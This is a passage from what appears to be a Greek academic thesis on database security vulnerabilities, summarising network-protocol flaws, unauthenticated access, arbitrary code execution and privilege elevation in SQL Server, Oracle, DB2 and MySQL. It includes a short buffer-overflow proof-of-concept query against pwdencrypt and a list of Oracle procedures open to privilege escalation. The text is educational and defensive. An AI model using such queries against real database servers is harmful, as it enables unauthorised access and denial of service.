Η ασφάλεια στον κυβερνοχώρο έχει γίνει ένα σημαντικό και ενδιαφέρον θέμα στις μέρες μας και αυτό γιατί όπως έχει αποδειχτεί τα θύματα αποτελούνται από απλούς πολίτες και εταιρείες μέχρι ολόκληρες χώρες και κράτη. Οι κακώς σχεδιασμένες εφαρμογές ιστού μπορεί να περιλαμβάνουν, ακατάλληλο χειρισμό αιτημάτων, έλλειψη επικύρωσης εισόδου, έλλειψη επικύρωσης εξόδου, κακή σχεδίαση και υλοποίηση της συνολικής επιχειρησιακής λογικής. Τα τελευταία χρόνια, έχουν πραγματοποιηθεί δεκάδες διάφορες κυβερνό-επιθέσεις μέσω του Διαδικτύου.

Επιπλέον η επιχειρηματική δραστηριότητα στο Παγκόσμιο Ιστό (World Wide Web) έχει φέρει τις βάσεις δεδομένων πιο κοντά στο Δίκτυο από ποτέ. Αυτό διότι οι επιχειρήσεις θέλουν οι πελάτες τους να έχουν πρόσβαση στις πληροφορίες τους μέσω των διακομιστών ιστού, επομένως οι διακομιστές ιστού πρέπει να έχουν πρόσβαση στις βάσεις δεδομένων. Βάσεις δεδομένων που στο παρελθόν ήταν προσβάσιμες μόνο μέσω πολλών μεμονωμένων επιπέδων σύνθετης επιχειρηματικής σχεδίασης, είναι πλέον άμεσα προσβάσιμες από το πολύ πιο ρευστό και πολύ λιγότερο ασφαλές περιβάλλον των εφαρμογών ιστού. Αυτό έχει ως αποτέλεσμα οι βάσεις δεδομένων να είναι πιο κοντά σε κακόβουλα άτομα. Με τη συνεχή πορεία προς ένα επιχειρηματικό περιβάλλον που απομακρύνεται από την πατροπαράδοτη καταγραφή δεδομένων σε χαρτί, και τους προμηθευτές βάσεων δεδομένων να ανταγωνίζονται μεταξύ τους για να παρέχουν το πιο πλούσιο περιβάλλον που μπορούν τα συστήματα βάσεων δεδομένων χρησιμοποιούνται όλο και περισσότερο για να κρατούν όλο και πιο ευαίσθητες πληροφορίες, παρουσιάζοντας έτσι έναν ολοένα και πιο πολύτιμο στόχο (Litchfield, Anley, Heasman, & Grindlay, 2005).

Για να γίνει κατανοητή η λειτουργία ενός συστήματος διαχείρισης δεδομένων θα πρέπει να αναλυθούν οι κύριοι στόχοι του. Οι κύριοι στόχοι ενός συστήματος διαχείρισης βάσεων δεδομένων είναι η διαθεσιμότητα δεδομένων, η ακεραιότητα τους, η ανεξαρτησία τους και η ασφάλεια τους. Η διαθεσιμότητα δεδομένων αναφέρεται στο γεγονός ότι τα δεδομένα διατίθενται σε ένα μεγάλο εύρος χρηστών, έτσι ώστε οι χρήστες να έχουν εύκολη πρόσβαση στα δεδομένα. Η ακεραιότητα αναφέρεται στην ορθότητα των δεδομένων στη βάση δεδομένων. Με άλλα λόγια, τα διαθέσιμα δεδομένα στη βάση δεδομένων αποτελούν αξιόπιστα δεδομένα. Το ΣΔΒΔ επιτρέπει στο χρήστη να αποθηκεύει, να ενημερώνει και να ανακτά δεδομένα με αποτελεσματικό τρόπο. Το ΣΔΒΔ παρέχει μια «αφηρημένη προβολή» του τρόπου αποθήκευσης των δεδομένων στη βάση δεδομένων. Για την αποτελεσματική αποθήκευση των πληροφοριών, χρησιμοποιούνται πολύπλοκες δομές δεδομένων για την αναπαράσταση των δεδομένων. Το σύστημα κρύβει ορισμένες λεπτομέρειες σχετικά με τον τρόπο αποθήκευσης και συντήρησης των δεδομένων. Η ασφάλεια δεδομένων αναφέρεται στο γεγονός ότι μόνο εξουσιοδοτημένοι χρήστες μπορούν να έχουν πρόσβαση στα δεδομένα. Ένα παράδειγμα της ασφάλειας δεδομένων μπορεί να επιβληθεί με κωδικούς πρόσβασης. Εάν για παράδειγμα δύο ξεχωριστοί χρήστες έχουν πρόσβαση σε συγκεκριμένα δεδομένα ταυτόχρονα, τότε το ΣΔΒΔ δεν θα πρέπει να τους επιτρέπει να κάνουν αντιφατικές αλλαγές (Sumathi & Esakkirajan, 2007).

Η ασφάλεια της βάσης δεδομένων αποτελεί ένα σημαντικό ζήτημα αναφορικά με ένα σύστημα διαχείρισης βάσεων δεδομένων λόγω της σημασίας και της ευαισθησίας των δεδομένων και των πληροφοριών που βρίσκονται σε αυτό, για παράδειγμα τα δεδομένα μιας επιχείρησης. Επομένως, τα δεδομένα στο σύστημα βάσεων δεδομένων πρέπει να προστατεύονται από μη εξουσιοδοτημένη πρόσβαση και πιθανή καταστροφή. Η ασφάλεια της βάσης δεδομένων επιτρέπει

ή απαγορεύει στους χρήστες να εκτελούν ενέργειες στα αντικείμενα που περιέχονται στη βάση δεδομένων. Σχεδόν όλα τα ΣΔΒΔ παρέχουν ένα διακριτικό έλεγχο πρόσβασης για τη ρύθμιση της πρόσβασης όλων των χρηστών στα αντικείμενα μέσω προνομίων που ορίζονται από το διαχειριστή ενός ΣΔΒΔ. Ένα προνόμιο αποτελεί η άδεια πρόσβασης στα αντικείμενα με ένα σαφώς καθορισμένο τρόπο. Ο στόχος της ασφάλειας της βάσης δεδομένων είναι η προστασία δεδομένων από απειλές όπως τυχαία ή εκ προθέσεως απώλεια τους ή και η κακή χρήση ή καταστροφή τους από μη εξουσιοδοτημένους χρήστες. Ο διαχειριστής είναι υπεύθυνος για τη συνολική ασφάλεια του συστήματος βάσεων δεδομένων. Επομένως, ο διαχειριστής θα πρέπει να εντοπίσει τις πιο σοβαρές απειλές για μια βάση δεδομένων και, κατά συνέπεια, να αναπτύξει συνολικές πολιτικές, διαδικασίες και κατάλληλους ελέγχους για την προστασία των βάσεων δεδομένων (Bal Gupta & Mittal, 2017). Έτσι οι διαδικτυακές εφαρμογές ή εφαρμογές ιστού (Web Applications) είναι πλέον πανταχού παρούσες, ανεξάρτητα από τη γλώσσα στην οποία έχουν γραφτεί. Η συνηθισμένη εφαρμογή είναι πλέον να υπάρχει μια backend βάση δεδομένων συνδεδεμένη με ιστοσελίδες από πλευράς του διακομιστή (server) όπου είναι διαδραστικές και βασίζονται στη βάση δεδομένων. Οι διαδικτυακές εφαρμογές που βασίζονται σε βάσεις δεδομένων τείνουν να έχουν τρία επίπεδα:

- το επίπεδο παρουσίασης (presentation tier), το οποίο εξυπηρετείται μέσω ένα πρόγραμμα περιήγησης στο Διαδίκτυο (Web Browser).
- το λογικό επίπεδο, το οποίο ουσιαστικά είναι μια γλώσσα προγραμματισμού, για παράδειγμα C #, ASP, .NET, PHP.
- το επίπεδο αποθήκευσης, είναι ουσιαστικά μια βάση δεδομένων όπως MySQL, Oracle, Microsoft SQL Server.

Η λογική ακολουθία που υφίσταται είναι το επίπεδο παρουσίασης, συνήθως, να στέλνει αίτημα στο λογικό επίπεδο με τη μορφή εισόδου χρήστη. Αργότερα, το λογικό επίπεδο εξυπηρετεί το αίτημα κάνοντας ερωτήματα SQL, εκτελώντας τα στο backend κομμάτι, στο επίπεδο αποθήκευσης.
Συνεπώς σε γενικές γραμμές, η φράση περί έρευνας ασφάλειας βάσεων δεδομένων, μαρτυρεί την τάση να εννοείται έρευνα σε συγκεκριμένες και πρακτικές ατέλειες αναφορικά με την ασφάλεια των συστημάτων βάσεων δεδομένων.


Ως φυσικό επακόλουθο των παραπάνω προκύπτει η ερώτηση ως προς το ποια υλοποίηση βάσεων δεδομένων είναι πιο ασφαλής. Αυτή η ερώτηση προφανώς δεν μπορεί να δώσει μια συγκεκριμένη απάντηση, παρόλες τις προσπάθειες που καταβάλλουν οι πάροχοι τους στα πλαίσια της στρατηγικής του μάρκετινγκ τους. Χάρις σε ερευνητές ασφαλείας (David Litchfield, Chris Anley, John Heasman,Bill Grindlay) όμως, έχει αποδειχτεί ότι κάθε υλοποίηση βάσης δεδομένων (MySQL, Oracle, Microsoft SQL Server κ.ά.) έχει παρουσιάσει σε κάποια στιγμή μεγάλες ευπάθειες ασφάλειας και τρωτά σημεία, εξήντα εννέα (69) για παράδειγμα η Oracle και είκοσι πέντε (25) η MySQL. Το πρόβλημα είναι ότι η σύγκριση αυτών των αριθμών είναι σχεδόν εντελώς άσκοπη. Διαφορετικές βάσεις δεδομένων λαμβάνουν διαφορετικά επίπεδα ελέγχου από ερευνητές ασφαλείας. Ακόμα κι αν μπορούσε να προσδιοριστεί κάποια σταθμισμένη μέτρηση ασφάλειας που να αντιστοιχούσε στην ηλικία, τη σταθερότητα, τον έλεγχο, το εύρος και τη σοβαρότητα των δημοσιευμένων τρωτών σημείων των βάσεων δεδομένων, οι ερευνητές ασφαλείας θα εξακολουθούσαν να εξετάζουν μόνο ζητήματα επιδιορθώσεων (patches), παρά τα εγγενή χαρακτηριστικά ασφαλείας που παρέχονται από τη βάση δεδομένων. Τελικά, όσο περισσότερα είναι γνωστά για ένα σύστημα, τόσο καλύτερα θα καταστεί η δυνατότητα να γίνει πιο ασφαλές, μέχρι ένα όριο που επιβάλλεται από τα χαρακτηριστικά αυτού του συστήματος. Ωστόσο δεν θα πρέπει να θεωρηθεί ότι το σύστημα με τις περισσότερες δυνατότητες είναι το πιο ασφαλές, επειδή όσο περισσότερη λειτουργικότητα έχει ένα σύστημα, τόσο πιο στοχευμένο γίνεται για τη κατάχρηση του από ένα κακόβουλο χρήστη (Litchfield, Anley, Heasman, & Grindlay, 2005).

Συνεπώς στην ερώτηση που τίθεται δηλαδή γιατί πρέπει να ενδιαφερόμαστε γενικά για την ασφάλεια των πληροφοριακών συστημάτων και ειδικά για την ασφάλεια ενός συστήματος

διαχείρισης βάσεων δεδομένων, η απάντηση βρίσκεται στο τρόπο ζωής που έχουμε αναπτύξει στον 21ο αιώνα με τη χρήση του διαδικτύου. Κάθε τι που κινεί ανεπτυγμένες κοινωνίες και τις σύγχρονες οικονομίες έγκειται στη χρήση των ηλεκτρονικών υπολογιστών και του διαδικτύου. Για παράδειγμα από τους τραπεζικούς λογαριασμούς και τα ιατρικά αρχεία ασθενών μέχρι τις άδειες κυκλοφορίας και τα φορολογικά στοιχεία πολιτών, στηρίζονται σε πληροφοριακά συστήματα και βάσεις δεδομένων. (Litchfield, Anley, Heasman, & Grindlay, 2005)

5.1 Κατηγορίες ευπαθειών ασφάλειας Βάσεων Δεδομένων

Σύμφωνα με τους ερευνητές David Litchfield, Chris Anley, John Heasman και Bill Grindlay και βάσει μελέτης διάφορων ευπαθειών ασφάλειας (security flaws), έχει προκύψει ένα μοτίβο εντοπισμού ίδιων ή παρόμοιων ευπαθειών ασφαλείας σε διαφορετικά συστήματα διαχείρισης βάσεων δεδομένων. Στην προσπάθεια τους να κατηγοριοποιήσουν την πλειοψηφία γνωστών ζητημάτων ασφαλείας βάσεων δεδομένων, έχουν προκύψει οκτώ (8) κατηγορίες, οι οποίες θα αναπτυχθούν περεταίρω στη συνέχεια : μη εξουσιοδοτημένες ευπάθειες στα πρωτόκολλα δικτύου (Unauthenticated Flaws in Network Protocols), εξουσιοδοτημένες ευπάθειες στα πρωτόκολλα δικτύου (Authenticated Flaws in Network Protocols), ευπάθειες στα πρωτόκολλα ελέγχου ταυτότητας (Flaws in Authentication Protocols), μη εξουσιοδοτημένη πρόσβαση στη λειτουργικότητα (Unauthenticated Access to Functionality), εκτέλεση αυθαίρετου κώδικα σε εγγενή στοιχεία SQL (Arbitrary Code Execution in Intrinsic SQL Elements), εκτέλεση αυθαίρετου κώδικα σε ασφαλή στοιχεία SQL (Arbitrary Code Execution in Securable SQL Elements), ανάκτηση προνομίων διαχειριστή μέσω SQL Injection (Privilege Elevation via SQL Injection) και τέλος ανάκτηση τοπικών προνομίων (Local Privilege Elevation Issues) (Litchfield, Anley, Heasman, & Grindlay, 2005).



Εικόνα 19: Γραφική απεικόνιση κατηγοριών ευπαθειών ασφαλείας σε διαφορετικές καταστάσεις σε συστήματα διαχείρισης βάσεων δεδομένων

5.1.1 Ευπάθειες στα πρωτόκολλα δικτύου (Flaws in network protocols)

Όπως έχει προαναφερθεί, ολοένα και περισσότερες υπηρεσίες που χρησιμοποιούμε σήμερα εξυπηρετούνται μέσω του Διαδικτύου, ικανοποιώντας έτσι μια πληθώρα αναγκών και αιτημάτων. Ωστόσο εξαιτίας αυτής της ζήτησης για παροχή υπηρεσιών, πολλές φορές οι υπηρεσίες που στήνονται για την εξυπηρέτηση του κοινού μπορεί να αποτελέσουν δούρειους ίππους για κακόβουλους χρήστες αλλά και για ερευνητές ασφαλείας, σπανίως, λόγω πρόχειρου και βεβιασμένου στησίματος των συστημάτων ή ,συχνότερα, λόγω κακοδιαχείρισης από προσωπικό που δεν έχει επαρκή εκπαίδευση. Ορισμένες από αυτές τις επιθέσεις στοχεύουν στους πόρους των

κεντρικών υπολογιστών, όπως η κατανάλωση επεξεργαστικών πόρων (CPU Bandwidth) ή και το εύρος ζώνης δικτύου (Network Bandwidth). Αυτοί που κακόβουλα στοχεύουν τέτοιες ευπάθειες σκοπεύουν είτε να σπάσουν την κρυπτογραφημένη κίνηση για να κλέψουν μυστικές πληροφορίες είτε μεταμφιέζονται ως νόμιμοι χρήστες ενός συστήματος για να εξαπατήσουν τους στόχους-θύματα. Αν και οι στόχοι και οι σκοποί των επιθέσεων διαφέρουν μεταξύ τους, όλοι σχετίζονται με ευπάθειες στα πρωτόκολλα δικτύου.

Πριν συζητηθούν οι ευπάθειες και οι απειλές του δικτύου, πρέπει να γίνει κατανοητό γιατί υπάρχουν τέτοιες απειλές. Για να γίνει κατανοητό, πρέπει ο αναγνώστης να γνωρίζει τα βασικά στοιχεία της επικοινωνίας και της δικτύωσης υπολογιστών. Ένα δίκτυο συνδέει δύο ή περισσότερους υπολογιστές για να επικοινωνούν μεταξύ τους ή για την ανταλλαγή πληροφοριών μεταξύ συστημάτων. Η δικτύωση μοιράζεται τους πόρους σε ένα δίκτυο. Η επικοινωνία ολοκληρώνεται μόνο όταν ο αποστολέας και ο παραλήπτης κατανοούν ο ένας τον άλλον και είναι σε θέση να κατανοήσουν τις πληροφορίες. Προκειμένου να γίνουν κατανοητές οι πληροφορίες που ανταλλάσσονται μεταξύ του αποστολέα και του παραλήπτη, το «πρωτόκολλο» επικοινωνίας θα μπορούσε να θεωρηθεί ως μια κοινή «γλώσσα». Συνεπώς το πρωτόκολλο είναι ένα σύνολο κανόνων που ορίζονται από το κανάλι επικοινωνίας προκειμένου να κατανοήσουν τις πληροφορίες που ανταλλάσσονται και σε κανονική ανθρώπινη επικοινωνία, είναι μια κοινή γλώσσα κατανοητή και από τα δύο μέρη. Η επικοινωνία δεδομένων και η δικτύωση υπολογιστών συμβαδίζουν. Η επικοινωνία δεδομένων είναι η ανταλλαγή πληροφοριών σε ένα μέσο και η δικτύωση συνδέει δύο συσκευές για να διευκολύνει την ανταλλαγή πληροφοριών από το ένα σύστημα στο άλλο σε ένα συνδεδεμένο δίκτυο. Προκειμένου να αντιμετωπιστούν οι προκλήσεις των συσκευών πολλαπλών προμηθευτών σε ένα δίκτυο και να ξεπεραστεί η πολυπλοκότητα των επικοινωνιών υπολογιστών, υπάρχουν δύο τύποι μοντέλων δικτύωσης που αναπτύσσονται βάσει της προσέγγισης πρωτοκόλλου με στρώσεις. Αυτά τα μοντέλα είναι το OSI (Open Systems Interconnection) και το TCP (Transmission Control Protocol) / IP (Internet Protocol). Το OSI είναι ένα μοντέλο επτά επιπέδων ενώ το TCP / IP είναι ένα μοντέλο τεσσάρων επιπέδων που επικαλύπτει πολλά επίπεδα λειτουργικότητας του OSI (Rao & Nayak, 2014).

Ως προς τις βάσεις δεδομένων και τη χρήση μη εξουσιοδοτημένων ευπαθειών στα πρωτόκολλα δικτύου, ένα από τα πιο γνωστά κακόβουλα λογισμικά που έχει βρεθεί, από τον David Litchfield, ήταν το Slammer worm στο Microsoft SQL Server Resolution Service, το 2003. Εκμεταλλεύτηκε την ευπάθεια πρωτοκόλλου δικτύου UDP (User Datagram Protocol) [5] που χρησιμοποιούσε ο διακομιστής (server), από προεπιλογή, στη θύρα δικτύου 1434, το οποίο εξέθετε έναν αριθμό λειτουργειών, δυο από τις οποίες ήταν ευάλωτες σε επιθέσεις υπερχείλισης ρυθμιστή (buffer overflow attack)[6] με αποτέλεσμα να προκαλέσει άρνηση υπηρεσίας (Denial of Service – DoS)[7] σε ορισμένους υπολογιστές στο Διαδίκτυο και να επιβραδύνει στο σύνολο της τη κίνηση του Διαδικτύου. Επρόκειτο για μια μη εξουσιοδοτημένη ευπάθεια στο πρωτόκολλο δικτύου UDP. Πρόκειται για μη εξουσιοδοτημένη ευπάθεια σε πρωτόκολλο δικτύου καθώς δεν ευθύνεται κάποιος κακόβουλος χρήστης αλλά το κενό ασφαλείας που παρουσίασε ένα δίκτυο. Ο καλύτερος τρόπος

[5] Το πρωτόκολλο User Datagram Protocol (UDP) είναι ένα από τα πρωτόκολλα που χρησιμοποιούνται στο Διαδίκτυο για την αποστολή σύντομων μηνυμάτων από τον έναν υπολογιστή στον άλλον μέσα σε ένα δίκτυο υπολογιστών. Ένα από τα κύρια χαρακτηριστικά του UDP είναι ότι δεν εγγυάται αξιόπιστη επικοινωνία, σε αντίθεση με το TCP. Τα πακέτα UDP που αποστέλλονται από έναν υπολογιστή μπορεί να φτάσουν στον παραλήπτη με λάθος σειρά, διπλά ή να μην φτάσουν καθόλου εάν το δίκτυο έχει μεγάλο φόρτο. Χρησιμοποιείται κυρίως για εφαρμογές που παρέχουν δυνατότητες εκπομπής πολυμέσων (streaming services).

[6] Μια υπερχείλιση ρυθμιστή (buffer overflow) είναι μια ανωμαλία όπου ένα πρόγραμμα, ενώ γράφει δεδομένα σε ένα ρυθμιστή, υπερβαίνει το όριο του και αντικαθιστά παρακείμενες θέσεις μνήμης. Οι ρυθμιστές είναι περιοχές μνήμης που διατίθενται για την αποθήκευση δεδομένων, συχνά κατά τη μετακίνηση από μια ενότητα ενός προγράμματος σε μια άλλη ή μεταξύ προγραμμάτων. Οι υπερχειλίσεις buffer συχνά προκαλούνται από λανθασμένες εισόδους δεδομένων.

[7] Μια επίθεση άρνησης υπηρεσίας (DoS) είναι μια επίθεση στον κυβερνοχώρο στην οποία ο δράστης επιδιώκει να καταστήσει μη διαθέσιμο έναν πόρο μηχανής ή δικτύου στους προοριζόμενους χρήστες του, διακόπτοντας προσωρινά ή επ 'αόριστον τις υπηρεσίες ενός κεντρικού υπολογιστή (server) που είναι συνδεδεμένος στο Διαδίκτυο.

προστασίας έναντι σε τέτοιες περιπτώσεις είναι η έγκαιρη επιδιόρθωση (patch) της εκάστοτε έκδοσης αλλά και η σύνδεση μόνο έμπιστων χρηστών στην εκάστοτε βάση με τη χρήση μηχανισμού αυθεντικοποίησης SSH[8]. Είναι πιθανό αυτό να είχε αποφευχθεί εάν εφαρμοζόταν η επιδιόρθωση που κυκλοφόρησε τον Ιούλιο του 2002 καθώς το συνολικό κόστος για τα χαμένα έσοδα που προέκυψαν ήταν πάνω από 1 δισεκατομμύριο δολάρια (Pilker, 2003).

Ως προς τις εξουσιοδοτημένες ευπάθειες σε πρωτόκολλα δικτύου, η διαφορά με τις μη εξουσιοδοτημένες έγκειται στο γεγονός ότι η ευπάθεια μπορεί να προκληθεί από έναν κακόβουλο χρήστη που υποδύεται έναν εξουσιοδοτημένο χρήστη. Για παράδειγμα, σύμφωνα με τον ερευνητή ασφαλείας, David Litchfield, το σύστημα βάσεων δεδομένων DB2 της IBM, για περιβάλλον Windows, μπορούσε να εκμεταλλευτεί ένας χρήστης αφού συνδεόταν απομακρυσμένα με εντολές από τη γραμμή εντολών και στη συνέχεια θα μπορούσε να εκτελέσει αυθαίρετες εντολές με τα προνόμια του διαχειριστή της βάσης δεδομένων. Ένας τρόπος προστασίας έναντι σε τέτοιες περιπτώσεις είναι ο έλεγχος χρηστών που μπορούν να έχουν πρόσβαση στην εκάστοτε βάση δεδομένων και ένας δυνατός κωδικός εισόδου στο σύστημα.

Οι ευπάθειες στα πρωτόκολλα ελέγχου ταυτότητας στις βάσεις δεδομένων έχουν να κάνουν με το τρόπο διαχείρισης και αποθήκευσης κωδικών, καθώς στα πρωτόκολλα ελέγχου ταυτότητας οι κωδικοί κατηγοριοποιούνται σαν απλό κείμενο χαρακτήρων (plaintext). Σύμφωνα με τους ερευνητές ασφαλείας οι πάροχοι βάσεων δεδομένων προειδοποιούν για τη συγκεκριμένη ευπάθεια και προτείνουν την ανάπτυξη δυνατών και κρυπτογραφημένων μηχανισμών για τη διαχείριση κωδικών αλλά δεν παύουν να υποστηρίζουν τη χρήση απλού κειμένου χαρακτήρων. Όπως αναφέρθηκε παραπάνω, η ευπάθεια αυτή σε συνδυασμό με τη βιασύνη ή με τις ελλιπείς γνώσεις αποτελεί σοβαρό πρόβλημα. Τα ευρήματα ερευνητών, για παράδειγμα του Chris Anley, δείχνουν επανειλημμένα την υλοποίηση της MySQL να αντιμετωπίζει τα σοβαρότερα προβλήματα. Όπως και προηγουμένως, ένας καλός τρόπος άμυνας είναι η έγκαιρη επιδιόρθωση (patch) της εκάστοτε έκδοσης και η ανάπτυξη μηχανισμού κρυπτογράφησης μέσω καναλιών SSH.

5.1.2 Μη εξουσιοδοτημένη πρόσβαση (Unauthenticated access)

Σύμφωνα με όσα αναφέρθηκαν και στις εξουσιοδοτημένες ευπάθειες στα πρωτόκολλα δικτύου, έτσι και στη μη εξουσιοδοτημένη πρόσβαση στη λειτουργικότητα, ευθύνεται ένας χρήστης που μπορεί απομακρυσμένα να αποκτήσει πρόσβαση στη λειτουργικότητα ενός συστήματος βάσης δεδομένων χωρίς να μπορεί να πιστοποιηθεί πραγματικά.

Πιο συγκεκριμένα αποδείχτηκε από τον David Litchfield ότι η υλοποίηση βάσεων δεδομένων της Oracle είναι ευάλωτη στην παραπάνω ευπάθεια λόγω της λειτουργίας «extproc» που παρέχει. Η συγκεκριμένη λειτουργία αποτελεί μια εξωτερική διαδικασία (external procedure – extproc) σύνδεσης στη βάση δεδομένων για τη διασύνδεση με την εκάστοτε γλώσσα προγραμματισμού, για παράδειγμα C, C++, Java κ.ά. όπου καταγράφεται η διαδικασία με τη βασική γλώσσα προγραμματισμού και στη συνέχεια καλείται για να εκτελέσει μια επεξεργασία ειδικού σκοπού. Έτσι ο κακόβουλος χρήστης μπορεί να αποκτήσει απομακρυσμένη μη εξουσιοδοτημένη πρόσβαση στη βάση δεδομένων και να εκτελέσει αυθαίρετο κώδικα και λειτουργίες υπό τη μάσκα ενός εξουσιοδοτημένου χρήστη του συστήματος. Αυτό που κάνει εντύπωση είναι ότι η Oracle δεν το θεωρεί πρόβλημα ασφαλείας αλλά οι ερευνητές συστήνουν να μην επιτρέπεται η χρήση κώδικα γραμμών εντολών εντός των δρομολογητών (servers) για την αποφυγή τέτοιων ευπαθειών.

5.1.3 Εκτέλεση αυθαίρετου κώδικα (Arbitrary code execution)

Η ευπάθεια εκτέλεσης αυθαίρετου κώδικα εντοπίζεται σε εγγενή και ασφαλή στοιχεία της SQL αντίστοιχα.

[8] Το πρωτόκολλο Secure Shell (SSH) είναι ένα πρωτόκολλο κρυπτογραφικού δικτύου για τη λειτουργία υπηρεσιών δικτύου με ασφάλεια μέσω ενός μη ασφαλούς δικτύου. Το SSH παρέχει ένα ασφαλές κανάλι μέσω ενός μη ασφαλούς δικτύου χρησιμοποιώντας αρχιτεκτονική πελάτη-διακομιστή, συνδέοντας μια εφαρμογή πελάτη SSH με έναν διακομιστή SSH.

Η ευπάθεια εκτέλεσης αυθαίρετου κώδικα σε εγγενή στοιχεία της SQL εντάσσεται ως ένα πρόβλημα υπερχείλισης ρυθμιστή (buffer overflow) των εσωτερικών λειτουργειών της SQL, καθώς γραμματικά στοιχεία της SQL δεν υπόκεινται στους μηχανισμούς ελέγχου πρόσβασης GRANT και REVOKE[9]. Πρόκειται για μια σοβαρή απειλή, καθώς ένας καλογραμμένος κώδικας εκμετάλλευσης (exploit) της ευπάθειας μπορεί να δώσει πρόσβαση και δικαιώματα διαχειριστή ενός διακομιστή βάσης δεδομένων σε έναν χρήστη του Διαδικτύου, λόγω των προβλημάτων που αντιμετωπίζουν οι διαδικτυακές εφαρμογές, μέσω μιας επίθεσης SQL Injection. Ένα παράδειγμα τέτοιας ευπάθειας, που ανακάλυψαν ο Martin Rakhmanoff στην υλοποίηση της Microsoft, SQL Server, ήταν η υπερχείλιση ρυθμιστή του pwdencrypt που χρησιμοποιεί η συγκεκριμένη υλοποίηση. Ήταν εφικτό καλώντας τη λειτουργία pwdencrypt με δεδομένα παραμέτρων μεγάλου μήκους. Το pwdencrypt είναι μια λειτουργία που χρησιμοποιείται για την κρυπτογράφηση κωδικών. Ένας καλός τρόπος άμυνας είναι η έγκαιρη επιδιόρθωση (patch) της εκάστοτε έκδοσης, σύμφωνα με τους ερευνητές.

```
SELECT pwdencrypt (REPLICATE('A'.353))
```

Απεικόνιση ερωτήματος SQL που καλεί τη λειτουργία pwdencrypt στο Microsoft SQL Server και μπορεί να προκαλέσει υπερχείλιση (overflow), καθώς τα γραμματικά στοιχεία που ακολουθούν δεν υπόκεινται στους μηχανισμούς ελέγχου (Πηγή https://www.exploit-db.com/exploits/21549)

Η εκτέλεση αυθαίρετου κώδικα σε ασφαλή στοιχεία της SQL πρόκειται για μια πιο μετριοπαθή ευπάθεια, σε σχέση με τα εγγενή στοιχεία, καθώς υφίστανται μεν προβλήματα υπερχείλισης αλλά σε περιοχές δε που υπόκεινται σε μηχανισμούς ελέγχου. Το θέμα με αυτή την ευπάθεια είναι ότι μπορεί να μετριαστεί με τις κατάλληλες ρυθμίσεις παραμετροποίησης αλλά δίχως αυτές είναι διαθέσιμη από προεπιλογή. Σύμφωνα με τον Chris Anley, τέτοιες ευπάθειες έχουν βρεθεί σε ορισμένες υλοποιήσεις, όπως για παράδειγμα της Microsoft, SQL Server, της Oracle κ.ά. με τη μορφή υπερχείλισης ρυθμιστή (buffer overflow) σε λειτουργίες που αφορούν εκτεταμένες διαδικασίες αποθήκευσης όπως το xp_SetSqlSecurity του SQL Server. Όπως αναφέρθηκε και προηγουμένως, έτσι και σε αυτή την περίπτωση μπορεί να επιτευχθεί υπερχείλιση ρυθμιστή εάν γίνει χρήση της λειτουργίας xp_SetSqlSecurity με δεδομένα παραμέτρων μεγάλου μήκους καθώς το API[10] srv_paraminfo που καλεί ο ρυθμιστής δεν ελέγχει το μήκος του πριν από την αντιγραφή των παραμέτρων. Με τη χρήση έγκαιρης επιδιόρθωσης (patch) ένα μεγάλο ποσοστό τέτοιων ευπαθειών μπορούν να αποκλειστούν. Αλλά η δυσκολία κατάργησης των προεπιλεγμένων δικαιωμάτων είναι ότι συχνά υπάρχουν στοιχεία του συστήματος που ενδέχεται να εξαρτώνται από την ικανότητα εκτέλεσης της εν λόγω αποθηκευμένης διαδικασίας και ενδέχεται να αποτύχει εάν ένας συγκεκριμένος ρόλος ανακαλέσει τα δικαιώματά του.

5.1.4 Ανάκτηση προνομίων (Privilege elevation)

Η ευπάθεια ανάκτησης προνομίων χωρίζεται στην ανάκτηση προνομίων διαχειριστή μέσω επίθεσης SQL Injection και στην ανάκτηση τοπικών προνομίων.

Μια επίθεση Injection αποτελεί τον πιο κρίσιμο κίνδυνο ασφαλείας σε εφαρμογές ιστού, με την επίθεση SQL injection - SQLi να αποτελεί την πιο συχνή και αναφερόμενη επίθεση σε μια εφαρμογή ιστού. Όπως επισημαίνει και ο David Litchfield, πολλοί γνωρίζουν για την ύπαρξη της επίθεσης αλλά λιγότεροι μπορούν να κατανοήσουν τα προβλήματα που μπορούν να δημιουργηθούν από αυτή την επίθεση σε λειτουργίες αποθήκευσης των βάσεων δεδομένων. Πιο συγκεκριμένα επισημαίνουν ότι κάθε ερώτημα SQL που δημιουργείται μπορεί να αποτελέσει ευπάθεια για μια επίθεση SQL injection - SQLi.

[9] Η SQL παρέχει διαφορετικά επίπεδα εξουσιοδότησης για τους χρήστες. Η εκχώρηση (GRANT) και η ανάκληση (REVOKE) είναι δύο τέτοιες εντολές. Η βασική διαφορά μεταξύ εκχώρησης και ανάκλησης είναι ότι η εκχώρηση δίνει ένα προνόμιο στον χρήστη ενώ η ανάκληση αφαιρεί το προνόμιο που παραχωρείται στον χρήστη.

[10] Η Διεπαφή Προγραμματισμού Εφαρμογών (Application Programming Interface-API), γνωστή και ως Διασύνδεση Προγραμματισμού Εφαρμογών είναι η διεπαφή των προγραμματιστικών διαδικασιών που παρέχει ένα λειτουργικό σύστημα, μια βιβλιοθήκη ή μια εφαρμογή προκειμένου να επιτρέπει να γίνονται προς αυτά αιτήσεις από άλλα προγράμματα ή/και ανταλλαγή δεδομένων.

Στη περίπτωση της Oracle, έχει ανακαλυφθεί ότι οι λειτουργίες αποθήκευσης της υλοποίησης μπορούν να εκτελεστούν είτε από ένα χρήστη που τις επικαλείται είτε από το χρήστη που τις έχει καθορίσει ή το διαχειριστή. Έτσι εάν ο χρήστης που έχει καθορίσει τις λειτουργίες έχει παράλληλα και διαχειριστικές άδειες λειτουργίας και επεξεργασίας, τότε οι επιτιθέμενοι μπορούν να εκμεταλλευτούν τις ευπάθειες και να ανακτήσουν προνόμια διαχειριστή. Επισημαίνουν μάλιστα ότι η λειτουργία `DRILOAD.VALIDATE_STMT` αποτελεί τόσο σοβαρή ευπάθεια για την Oracle που δεν χρειάζεται να υλοποιηθεί επίθεση SQL injection, καθώς η διαδικασία εκτελεί την καθορισμένη δήλωση με προνόμια διαχειριστή βάσεων δεδομένων. Μπορεί δηλαδή να επικαλεστεί από έναν τυχαίο δημόσιο χρήστη της βάσης και έτσι θα του εκχωρηθούν δικαιώματα διαχειριστή, αρκεί να είναι εγκατεστημένη η λειτουργία CTXSYS.

```
DBMS_EXPORT_EXTENSION
WK_ACL.GET_ACL
WK_ACL.STORE_ACL
WK_ADM.COMPLETE_ACL_SNAPSHOT
WK_ACL.DELETE_ACLS_WITH_STATEMENT
DRILOAD.VALIDATE_SMT
```

